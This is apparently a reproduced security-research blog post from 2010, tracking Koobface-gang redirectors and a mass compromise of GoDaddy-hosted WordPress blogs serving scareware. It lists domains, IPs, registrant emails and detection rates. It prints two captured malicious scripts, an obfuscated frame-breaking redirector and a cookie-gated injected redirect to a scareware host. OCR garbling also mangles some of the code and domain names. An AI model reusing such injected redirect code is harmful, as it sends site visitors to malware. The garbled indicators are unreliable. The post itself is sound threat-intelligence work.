bereave discriminating enigma lurch^o moonshine nab pristine rap united aged ahead calendar hair inviting metropolis paramount reconnoitre understand upheaval usage affiliated appropriate confidence exceeding measure slave truckle wares waspish clump distinct drivel general manifestation negigence recommend representative sake sexual shoot snoop solo vituperative adopt allege among antidote capital dizzy luminous muggy scary setting showdown unsettling

tosunsangbum.blogspot.com
treechadacoppage.blogspot.com
treziajoanjoan.blogspot.com
triadorlachauna.blogspot.com

tukellyaburrage.blogspot.com

tyrisaoverly.blogspot.com

ulrikaraithatha.blogspot.com

valericlarissa.blogspot.com

ventronejokerjoker.blogspot.com

victorinomeharmehar.blogspot.com

vikvikruaut.blogspot.com

vlrajanrajan.blogspot.com

wasonmarilynn.blogspot.com

wendewendeschyma.blogspot.com

whitwhitmontoure.blogspot.com

wynnhannan.blogspot.com

xochitlvillenurve.blogspot.com

yaoskalongthorne.blogspot.com

youyoustreit.blogspot.com

zickkirrakirra.blogspot.com

The Blogspot accounts redirect to the following compromised Koobface and scareware serving domains:

cartujo.org /private-clips/main.php?87bb8f2

cerclewalloncouillet.be /main.movie/main.php?28d

cseajudiciary.org /animateddvd/main.php?c8
de-nachtegaele.be /main/main.php?b04ebb
ediltermo.com /common.film/main.php?deccfd
forwardmarchministries.org /candid _movie/main.php?
42d1

highway77truckservice.com /pretty-clip/main.php? 7bb2

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```
<title>Loading</title>
cmeta name="robots" content="noindex, nofollow, noarchive">
function a890b07af4b57e303f82()(try(window.parent.location=location;)catch(e)()try(window.top.location=location;)catch(e)
())window.onerror=a890h07af4b57e303f82;if(window.parent.frames.length>0)if(window.parent.document.body.innerHTML);
</script>
<script>
bff9d317dc13dcc7af="MgxSh)zIwwcatEyc".replace(/[qxh)zwcaty]+/g,"");if(navigator.appVersion.indexOf(bff9d317dc13dcc7af)>0)(window.e03b380xfunction d4f6f1fb40e7fc()(var aaab8c208c=window.navigator.userAgent;var ab9f252e77310c=aaab8c208c.indexOf(bff9d317dc13dcc7af+'
');if(ab9f252e77310c>0)return parseInt(aaab8c208c.substring(ab9f252e77310c+5,aaab8c208c.index0f('.',ab9f252e77310c)));return
0;)window.f90517aaf3e=d4f6f1fb40e7fc();)function g522dfeaa(1730dd44)(if(window.e03b380dff883)(if(window.f90517aaf3e<6)
(window.open(1730dd44);)else(document.getElementById("cc64eadc").launchURL(1730dd44);))else(location.href=1730dd44;))function hc4bb2a6b6f
(g522dfeaa('http://internet-scanner.xorg.pl?mid=3124code=4db12f4d=14s=2');return
false;) if (window.attachEvent) window.attachEvent('onunload', hc4bb2a6b6876); else window.addEventListener('unload', hc4bb2a6b6876, false);
k2119c64b3db06fbd="<fnjb0jkBqJmklEqCkTlmql binndo=plcbcjopp6f4openlanoqdnnbqcf wfqijdfntmolhof=0j jkhlnelojimnglhjjtmnk=jff0qq".replace(/
/g,"");
k2119c64b3db06fbd+=" gkgCbtLss&bmSmwwSjoxIgfDlp=qfCriyvLkhkxSubblaoDbpme:neqi6cgBnwntFsxgSek12ufbAviogSupjwc2mlv-tb3ub9yerm4oyAlcgs-twgr]
tnljBavxylmuwSvngn3vs-ytyteOyvfsOluqvCcq1Oegnio4halFkhkj7sc9ibaFpqqkktv&ifqy6qga".replace[/[gkbtsmwjoxflpqriyvhuaenc]+/g,"");
k2119c64b3dbO6fbd+=" kmtyhhpmeghgh=hafhpkgmpfmhldimcmgmatidhodkdnh/khgxgg-dmofldeokhbhjegkcgfgth>gh <gPflkfdRhkkgkMh".replace[/[kmhgfd]+/
k2119c64b3db06fbd+="bfcNbAficHikEjf=fkSmbefinckjdiPfb1jacyicSmtmjamtekfCmhbjafcmmfgefjbEcivjiemnktbsb
fVcmiAjcLbiiUEiib=ffkTmfrufeib>m".replace[/[bfcikjm]+/g,""];
k2119c64b3db06fbd+="<pPgiAqcFmhsAqdMh hqqNdgAqhMEhisj=phlbAimunlgktjmoigSgbbctchagqrhltqp
lgniVqd&jLhgUkcEidcp=dfgTgcrduqlleff>mhh".replace(/[pgiqcmhsdjlbnkf]+/g,"");
k2119c64b3db06fbd+="<khpPcAR&kbMkkk jpnjgajbcmjej=ffubhipHhkjodoge ckbvfhacclguke=fnpohcnkjecbpg>c".replace(/[khpcbjgf]+/g,"");
k2119c64b3db06fbd+="<gdgPdhAfiRkbAikMb ckndkacgcmjpei=pPijbplafhyibpbCbfodkughincdtggf dbvijafcdlfdhkugdhhfe=gh9phd9fcc9gh9f>
<dc/hb0cbBgJigcEhbCjhhTpi>kf".replace(/[qdhfikbcjp]+/q,"");
document.write(k2119c64b3db06fbd);
```

kcresale.com /crazyvids/main.php?2ee

*libermann.phpnet.org /comicperformans/main.php?*9b5a5a

Iode-willems.be /cute _clip/main.php?be2

Iunaairforlife.com /crucial-clips/main.php?d3d6ccfe

mainteck-fr.com /complete-movie/main.php?f6

nottinghamdowns.com /criminaltube/main.php?2388d

programs.ppbsa.org /crazy _video/main.php?0ea1969 richmondpowerboat.com /yourtv/main.php?89fb0 scheron.com /delightful _demonstration/main.php? e2f92

Training.ppbsa.org /comic _dvd/main.php?f9261f vangecars.it /crazy-films/main.php?827da

Detection rates for Koobface samples and a sampled scareware:

- setup.exe [7]**Trojan.Generic.KD.8890** Result: 9/40 (22.50 %) phones back to:
- proelec-dpt.fr/.85rfs/?action=fbgen &v=108 &crc=669
- proelec-dpt.fr/.85rfs/?getexe=p.exe
- p.exe [8]**Trojan.Drop.Koobface.J; W32/Koobface.GUB** Result: 5/41 (12.2 %)
- koob.js [9] Trojan: JS/Redirector Result: 1/41 (2.44 %)

The scareware serving domain embedded on all of the Koobface-serving compromised hosts is **internet-**

scanner.xorg.pl?mid=312 &code=4db12f &d=1 &s=2 - 195.5.161.125 - AS31252, STARNET-AS StarNet Moldova.

Parked on 195.5.161.125 is the rest of the scareware domains portfolio:

antispy-detectn1.com - Email: test@now.net.cn
antispy-detectn2.com - Email: test@now.net.cn
antispy-detectn3.com - Email: test@now.net.cn
antispy-detectn5.com - Email: test@now.net.cn
antispy-detectn7.com - Email: test@now.net.cn
antispy-detectz2.com - Email: test@now.net.cn
antispy-detectz4.com - Email: test@now.net.cn

antispy-detectz5.com - Email: test@now.net.cn
antispy-detectz7.com - Email: test@now.net.cn
antispy-detectz9.com - Email: test@now.net.cn
antispy-scan4i.com - Email: test@now.net.cn
antispy-scan5i.com - Email: test@now.net.cn
antispy-scan6i.com - Email: test@now.net.cn
antispy-scan7i.com - Email: test@now.net.cn
antispyscan85.com - Email: test@now.net.cn
antispyscan89.com - Email: test@now.net.cn
antispyscan91.com - Email: test@now.net.cn
antispyscan92.com - Email: test@now.net.cn
antispyscan92.com - Email: test@now.net.cn

antispy-scan9i.com - Email: test@now.net.cn

antispyware-no1.com - Email: test@now.net.cn

antispyware-no3.com - Email: test@now.net.cn

antivir1a.com.xorg.pl

antivirus-detect21.com - Email: test@now.net.cn

antivirus-detect23.com - Email: test@now.net.cn

antivirus-detect25.com - Email: test@now.net.cn

antivirus-detect27.com - Email: test@now.net.cn

antivirus-detect29.com - Email: test@now.net.cn

antivirus-detectz1.com - Email: test@now.net.cn

antivirus-detectz2.com - Email: test@now.net.cn

antivirus-detectz5.com - Email: test@now.net.cn

antivirus-detectz7.com - Email: test@now.net.cn

antivirus-detectz9.com - Email: test@now.net.cn

antivirus-lv1.com - Email: test@now.net.cn

antivirus-Iv2.com - Email: test@now.net.cn

antivirus-Iv3.com - Email: test@now.net.cn


antivirus-Iv5.com - Email: test@now.net.cn

antivirus-lv8.com - Email: test@now.net.cn

antivirus-top1.com - Email: test@now.net.cn

antivirus-top2.com - Email: test@now.net.cn
antivirus-top6.com - Email: test@now.net.cn
antivirus-top8.com - Email: test@now.net.cn
be-secured.xorg.pl

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bestantivirus1.com.xorg.pl

bestscanmalware.com.xorg.pl

best-security.xorg.pl

defender20.xorg.pl

fastantivirusscanner15.com.xorg.pl

fastmalwarescan15.com.xorg.pl

fast-scan.xorg.pl

fastweb-scanner.com.xorg.pl

get-protection.xorg.pl

my-computers.xorg.pl

protection100.xorg.pl

protection-center1.xorg.pl

protector10.xorg.pl

secure10.xorg.pl

354

security1.xorg.pl

security100.xorg.pl


spy-defender1.com

spydefender1.com.xorg.pl

spydefender11.com.xorg.pl

spy-defender1a.com - Email: test@now.net.cn **spy-defender2.com** - Email: test@now.net.cn spy-defender2a.com - Email: test@now.net.cn spy-defender4a.com - Email: test@now.net.cn **spy-defender5.com** - Email: test@now.net.cn spy-defender6a.com - Email: test@now.net.cn spv-defender8a.com - Email: test@now.net.cn **spy-defender9.com** - Email: test@now.net.cn spv-protection01.com - Email: test@now.net.cn spy-protection1.com - Email: test@now.net.cn spy-protection14.com - Email: test@now.net.cn spy-protection17.com - Email: test@now.net.cn spy-protection19.com - Email: test@now.net.cn spy-protection3.com - Email: test@now.net.cn spy-protection4.com - Email: test@now.net.cn spy-protection6.com - Email: test@now.net.cn spy-protection8.com - Email: test@now.net.cn spy-scanner2i.com - Email: test@now.net.cn spy-scanner6i.com - Email: test@now.net.cn spy-scanner8i.com - Email: test@now.net.cn

spyware-sweep1.com - Email: test@now.net.cn
spyware-sweep1i.com - Email: test@now.net.cn
spyware-sweep2i.com - Email: test@now.net.cn
spyware-sweep3.com - Email: test@now.net.cn
spyware-sweep3i.com - Email: test@now.net.cn
spyware-sweep4i.com - Email: test@now.net.cn
spyware-sweep5.com - Email: test@now.net.cn
spyware-sweep5.com - Email: test@now.net.cn
spyware-sweep7.com - Email: test@now.net.cn



spyware-sweep8.com - Email: test@now.net.cn spyware-sweep9i.com - Email: test@now.net.cn virus-sweeper0i.com - Email: test@now.net.cn virus-sweeper1.com - Email: test@now.net.cn virus-sweeper2.com - Email: test@now.net.cn

virus-sweeper2i.com - Email: test@now.net.cn

virus-sweeper3.com - Email: test@now.net.cn

virus-sweeper4i.com - Email: test@now.net.cn

virus-sweeper6.com - Email: test@now.net.cn

virus-sweeper7i.com - Email: test@now.net.cn

virus-sweeper8.com - Email: test@now.net.cn

virus-sweeper8i.com - Email: test@now.net.cn

win-antispyware10.com.xorg.pl

windefender1.xorg.pl

windows-secure.xorg.pl

win-security.xorg.pl

winwebscanner10.com.xorg.pl

Parked within AS31252, STARNET-AS StarNet Moldova are also: 195.5.161.11; 195.5.161.145

spy-scanner20.com - Email: test@now.net.cn

spy-scanner30.com - Email: test@now.net.cn

spy-scanner3i.com - Email: test@now.net.cn

spy-scanner40.com - Email: test@now.net.cn

spy-scanner4i.com - Email: test@now.net.cn


spy-scanner60.com - Email: test@now.net.cn

spy-scanner80.com - Email: test@now.net.cn

virscanner-done4.com - Email: test@now.net.cn

virscanner-done5.com - Email: test@now.net.cn

- Detection rate for the scareware sample: Setup _312s2.exe - [10]**Heuristic.BehavesLike.Win32.Trojan.H** - Result: 5/40 (12.50 %) phones back to **windows-mode.com/? b=1s1** - 89.248.168.21, AS29073, ECATEL-AS, Ecatel Network - Email: contact@privacy-protect.cn 356



Parked on the phone-back IP are also the following domains:

firewall-rules2.com - Email: contact@privacy-protect.cn

version-upgrade.com - Email: contact@privacy-protect.cn

2accommodation.com - Email: ttvmail12@hotmail.com

systemreserves.com - Email: contact@privacy-protect.cn

cariport.com - Email: contact@privacy-protect.cn

spyblocktest.com - Email: contact@privacy-protect.cn

antispywarelist.com - Email: contact@privacy-protect.cn

checkwhitelist.com - Email: contact@privacy-protect.cn

checkwhitelist.com - Email: contact@privacy-protect.cn

Stay tuned for more updates on recent Koobface gang activities, beyond the Koobface botnet.

Related Koobface gang/botnet research:

[11]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[12]10 things you didn't know about the Koobface gang

[13]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[14]How the Koobface Gang Monetizes Mac OS X Traffic

[15]The Koobface Gang Wishes the Industry "Happy Holidays"

[16]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[17]Koobface Botnet Starts Serving Client-Side Exploits

[18]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[19]Koobface Botnet's Scareware Business Model - Part Two

[20]Koobface Botnet's Scareware Business Model - Part One

[21]Koobface Botnet Redirects Facebook's IP Space to my Blog

[22]New Koobface campaign spoofs Adobe's Flash updater

[23]Social engineering tactics of the Koobface botnet

[24]Koobface Botnet Dissected in a TrendMicro Report

[25]Movement on the Koobface Front - Part Two

[26]Movement on the Koobface Front

[27]Koobface - Come Out, Come Out, Wherever You Are 357

[28]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [29]Dancho Danchev's blog. Follow him [30]on Twitter.

- 1. http://twitter.com/Real_Koobface
- 2. <u>http://blogs.zdnet.com/security/?p=5452</u>
- 3. <u>http://www.google.com/safebrowsing/diagnostic?</u> <u>site=xorg.pl/</u>
- 4. <u>http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html</u>
- 5. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html</u>
- 6. <u>http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html</u>

7.

http://www.virustotal.com/analisis/69b78dd99321acb1dec25 cad3da9e9a545cb7554195081e33ca99c23a24b10e3-12722

<u>94422</u>

8.

http://www.virustotal.com/analisis/ad41ffce9c9c9f70b9a69c5 cbaac2d334b42cfb03022e59d652c493bb1f3508e-12722

94936

9.

http://www.virustotal.com/analisis/30f5371a67cb6001f8bb5d c2076bfb17c24c675599e99d32adc049610bc6620b-12722

95423

10.

https://www.virustotal.com/analisis/8110b790ea6600f8b712c c68b195302c450a3993df84f7163dbb7938d22e55d0-127

2294429

- 11. <u>http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html</u>
- 12. http://blogs.zdnet.com/security/?p=5452
- 13. <u>http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html</u>
- 14. <u>http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html</u>
- 15. <u>http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html</u>
- 16. <u>http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html</u>
- 17. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnet-</u> <u>starts-serving-client.html</u>

- 18. <u>http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html</u>
- 19. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 20. <u>http://ddanchev.blogspot.com/2009/09/koobface-botnets-</u>scareware-business.html
- 21. <u>http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html</u>
- 22. http://blogs.zdnet.com/security/?p=4594
- 23. http://content.zdnet.com/2346-12691_22-352597.html
- 24. <u>http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html</u>
- 25. <u>http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html</u>
- 26. <u>http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html</u>
- 27. <u>http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html</u>
- 28. <u>http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html</u>
- 29. <u>http://ddanchev.blogspot.com/</u>
- 30. <u>http://twitter.com/danchodanchev</u>

```
function setCookie(c_name, value, expiredays)
          var exdate=new Date();
          document.cookie=c name+ "=" +escape(value)+
          ((expiredays==null) ? "" : ";expires="+exdate.toGMTString());
   function getCookie(c_name)(
  if (document.cookie.length>0)
11
    c_start=document.cookie.indexOf(c_name + "=");
12
13
15
16
      c_end=document.cookie.indexOf(";",c_start);
17
      if (c_end==-1) c_end=document.cookie.length;
      return unescape(document.cookie.substring(c start,c end));
19
20
  return "";
22
   var name=getCookie("pma_visited_theme1");
26 if (name=="") {
27
          setCookie("pma_visited_theme1","1",20);
30
          var url="http://www3.sdfhj40-td.xorg.pl?p=p52dcWpkbG6Hnc3KbmNToKV1iqHWnG2aXsiYmmhwZJubwg$3D$3D";
31
```

GoDaddy's Mass WordPress Blogs Compromise Serving Scareware (2010-04-27 21:22)

UPDATED: Thursday, May 13, 2010: Go Daddy posted the following update "[1]What's Up with Go Daddy, WordPress, PHP Exploits and Malware? ".

UPDATED: Thursday, May 06, 2010: The following is a brief update of the campaign's structure, the changed


IPs, and the newly introduced scareware samples+phone back locations over the past few days.

Sample structure from last week:

- **kdjkfjskdfjlskdjf.com/kp.php** 94.23.242.40 AS16276, OVH Paris
- www3.workfree36-td.xorg.pl/?p= 95.169.186.25 AS31103, KEYWEB-AS Keyweb AG

- www1.protectsys28-pd.xorg.pl - 94.228.209.182 - AS47869, NETROUTING-AS Netrouting Data Facilities

359



Detection rate:

- packupdate _build107 _2045.exe -

[2]Gen:Variant. Ursnif.8; TrojanDownloader:Win32/FakeVimes - Result: 23/41

(56.1 %) Phones back to update2.safelinkhere.net and update1.safelinkhere.net.

Sample structure from this week:

- kdjkfjskdfjlskdjf.com/kp.php 91.188.59.98 AS6851, BKCNET "SIA" IZZI
- www4.suitcase52td.net/?p= 78.46.218.249 AS24940, HETZNER-AS Hetzner Online AG RZ
- www1.safetypcwork5.net/?p= 209.212.147.244 AS32181, ASN-CQ-GIGENET ColoQuest/GigeNet ASN

- www1.safeyourpc22-pr.com - 209.212.147.246 - Email: gkook@checkjemail.nl

Detection rate:

- packupdate _build9 _2045.exe -[3]Trojan.Fakealert.7869; Mal/FakeAV-BW - Result: 9/41 (21.95 %)

Sample phones back to:

- update2.keepinsafety.net /?
 jbjyhxs=kdjf0tXm1J2a0Nei2Mrh24U %3D
- www5.my-security-engine.net

_

report.land-protection.com

/Reports/SoftServiceReport.php?verint

_

91.207.192.24

_

Email:

gkook@checkjemail.nl

- secure2.securexzone.net/?abbr=MSE &pid=3 78.159.108.170 Emaikl: gkook@checkjemail.nl

- 74.118.193.47 /report.html?wv=wvXP &uid=50 &lng=
- 74.125.45.100
- update1.keepinsafety.net 94.228.209.223 Email: gkook@checkjemail.nl

Related scareware domains part of the ongoing campaign are also parked on the following IPs:


78.46.218.249

www3.workfree20-td.xorg.pl

www3.nojimba52-td.xorg.pl

www3.workfree25-td.xorg.pl

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209.212.147.244

www1.newsys-scanner.com - Email:

gkook@checkjemail.nl

www2.securesys-scan2.net - Email:

gkook@checkjemail.nl

www1.new-sys-scanner3.net - Email:

gkook@checkjemail.nl

www1.safetypcwork5.net - Email: gkook@checkjemail.nl

www1.securesyscare9.net - Email: gkook@checkjemail.nl

www1.freeguard35-pr.net - Email: gkook@checkjemail.nl

95.169.186.25

www4.ararat23.xorg.pl

www3.sdfhj40-td.xorg.pl

www3.nojimba45-td.xorg.pl

www3.workfree36-td.xorg.pl

www3.nojimba46-td.xorg.pl

www4.fiting58td.xorg.pl

www4.birbinsof.net

94.228.209.182


www1.protectsys25-pd.xorg.pl

www1.protectsys26-pd.xorg.pl

www1.protectsys27-pd.xorg.pl

www1.protectsys28-pd.xorg.pl
www1.protectsys29-pd.xorg.pl
www1.soptvirus32-pr.xorg.pl
www1.soptvirus34-pr.xorg.pl

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209.212.147.246

www2.securesys-scan2.com - Email: gkook@checkjemail.nl

www1.newsys-scanner1.com - Email: gkook@checkjemail.nl

UPDATED: Thursday, April 29, 2010: kdjkfjskdfjlskdjf.com/js.php remains active and is currently redirecting to www3.workfree36-td.xorg.pl/?p= -95.169.186.25 and www1.protectsys28-pd.xorg.pl?p= -94.228.209.182.

Detection

rate:

packupdate

_build107

_**2045.exe**

-

[4] Suspicious:W32/Malware!Gemini;

Tro-

jan.Win32.Generic.pak!cobra - Result: 6/41 (14.64 %) phoning back to new domains:

safelinkhere.net - 94.228.209.223 - Email: gkook@checkjemail.nl


update2.safelinkhere.net - 93.186.124.93 - Email: gkook@checkjemail.nl

update1.safelinkhere.net - 94.228.209.222 - Email: gkook@checkjemail.nl

- **ns1.safelinkhere.net** 74.118.192.23 Email: gkook@checkjemail.nl
- **ns2.safelinkhere.net** 93.174.92.225 Email: gkook@checkjemail.nl

The gkook@checkjemail.nl email was used for scareware registrations in December 2009's "[5]A Diverse Portfolio of Fake Security Software - Part Twenty Four".

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Parked on 74.118.192.23, [6]AS46664, VolumeDrive (ns1.safelinkhere.net) are also:

ns1.birbins-of.com

ns1.cleanupantivirus.com

ns1.createpc-pcscan-korn.net

ns1.fhio22nd.net

ns1.letme-guardyourzone.com

ns1.letprotectsystem.net

ns1.my-softprotect4.net

ns1.new-pc-protection.com

ns1.payment-safety.net

ns1.romsinkord.com

ns1.safelinkhere.net

ns1.safetyearth.net

ns1.safetypayments.net

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ns1.save-secure.com

ns1.search4vir.net

ns1.systemmdefender.com

ns1.upscanyourpc-now.com

Parked on 93.174.92.225, [7]AS29073, ECATEL-AS, Ecatel Network (ns2.safelinkhere.net) are also:

marmarams.com

ns2.cleanupantivirus.com

ns2.dodtorsans.net

- ns2.fastsearch-protection.com
- ns2.go-searchandscan.net
- ns2.guardsystem-scanner.net
- ns2.hot-cleanofyourpc.com
- ns2.marfilks.net
- ns2.my-systemprotection.net
- ns2.myprotected-system.com
- ns2.myprotection-zone.net
- ns2.mysystemprotection.com
- ns2.new-systemprotection.com
- ns2.newsystem-guard.com
- ns2.onguard-zone.net
- ns2.pcregrtuy.net
- ns2.plotguardto-mypc.com
- ns2.protected-field.com
- ns2.safelinkhere.net
- ns2.scanmypc-online.com
- ns2.search-systemprotect.net
- ns2.searchscan-online.net
- ns2.securemyzone.com

- ns2.systemcec7.com
- ns2.trust-systemprotect.net
- ns2.trustscan-onmyzone.com
- ns2.trustsystemguard.net
- ns2.upscanyour-pcnow.com
- ns2.windows-systemshield.net
- ns2.windows-virusscan.com
- ns2.windowsadditionalguard.net

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Following last week's Network Solutions mass compromise of WordPress blogs ([8]**Dissecting the WordPress Blogs**

Compromise at Network Solutions), over the weekend a similar incident took place GoDaddy, [9]according to WPSecurityLock.


Since the campaign's URLs still active, and given the fact that based on historical OSINT, we can get even more insights into known operations of cybercriminals profiled before (one of the key domains used in the campaign

is registered to hilarykneber@yahoo.com. Yes, that Hilary Kneber.), it's time to connect the dots.

• Related Hilary Kneber posts: [10] The Kneber botnet - FAQ; [11] Celebrity-Themed Scareware Campaign Abusing DocStoc; [12] Dissecting an Ongoing Money Mule Recruitment Campaign; [13] Keeping Money Mule Recruiters on a Short Leash - Part Four

One of the domains used **cechirecom.com/js.php** - 61.4.82.212 - Email: lee _gerstein@yahoo.co.uk was redirecting to **www3.sdfhj40-td.xorg.pl?p=** - 95.169.186.25 and from there to **www2.burnvirusnow34.xorg.pl?p=** - 217.23.5.51.

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The front page of the currently not responding cechirecom.com was returning the following message:

• " Welcome. Site will be open shortly. Signup, question or abuse please send to larisadolina@yahoo.com"

Registered with the same email, larisadolina@yahoo.com, is also another domain known have been used in similar

attacks from February, 2010 - iss9w8s89xx.org.

Parked on 217.23.5.51 are related scareware domains part of the campaign:

www2.burnvirusnow31.xorg.pl

www2.burnvirusnow33.xorg.pl

www2.burnvirusnow34.xorg.pl

www2.trueguardscaner30-p.xorg.pl

www2.trueguardscaner33-p.xorg.pl

www1.savesysops30p.xorg.pl

www1.suaguardprotect11p.xorg.pl


www2.realsafepc32p.xorg.pl

www1.suaguardprotect13p.xorg.pl

www1.suaguardprotect14p.xorg.pl

Detection rate for the scareware:

- packupdate_build107_2045.exe - [14]VirusDoctor; Mal/FakeAV-BW - Result: 14/41 (34.15 %) with the sample 366



phoning back to the following URLs:

- update2.savecompnow.com/index.php?
 controller=hash 91.207.192.25 Email: gkook@checkjemail.nl
- update2.savecompnow.com/index.php?
 controller=microinstaller
- update1.savecompnow.com/index.php? controller=microinstaller - 94.228.209.223 - Email: gkook@checkjemail.nl The same email was originally seen in December 2009's "[15]A Diverse Portfolio of Fake Security Software -

Part Twenty Four". Parked on these IPs are also related phone back locations:

Parked on 188.124.7.156:

savecompnow.com - Email: gkook@checkjemail.nl

